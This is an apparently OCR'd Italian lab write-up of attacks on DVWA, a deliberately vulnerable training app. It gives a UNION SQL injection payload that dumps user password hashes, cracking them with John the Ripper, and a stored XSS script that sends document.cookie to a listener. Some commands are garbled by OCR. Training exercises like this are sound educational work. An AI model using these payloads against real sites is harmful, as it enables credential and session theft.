

EXPLOIT VULNERABILITA'

SQL Injection:


In questo esercizio andremo a recuperare le password degli utenti che sono registrati sulla pagina dvwa.



Per prima cosa andiamo a mettere la nostra sicurezza su “low”, andremo quindi a recuperare le nostre password che appartengono agli ID registrato con SQL Injection (blind), con il comando
' UNION SELECT user, password FROM users#



Dopo di che andremo a creare un file .txt dove inseriremo quindi gli user e le password ricavate in precedenza così da poterle decriptare con John The Ripper.




Abbiamo quindi decriptato le password (col comando ***john -***


format=raw-md5--) e poi con il comando seguente (***john -format=raw-md5—show--***)le abbiamo riportate in chiaro.

XSS stored:

Nella seconda parte di esercizio invece siamo andati ad intercettare i cookie. Abbiamo quindi avviato il nostro server con il comando ***phython3 -m http.server –bind 127.0.0.1 9000***, (bind crea un legame ip e porta)



Fatto ciò, andremo anche ad intercettare i cookie con il comando ***<script>alert(document.cookie)</script>***



Dopo di che lanceremo la richiesta di invio al server con questo comando:
<script>window.location='http://127.0.0.1:9000/?cookie'+document.cookie</script>
Riuscendo così a salvare i cookie sulla nostra home.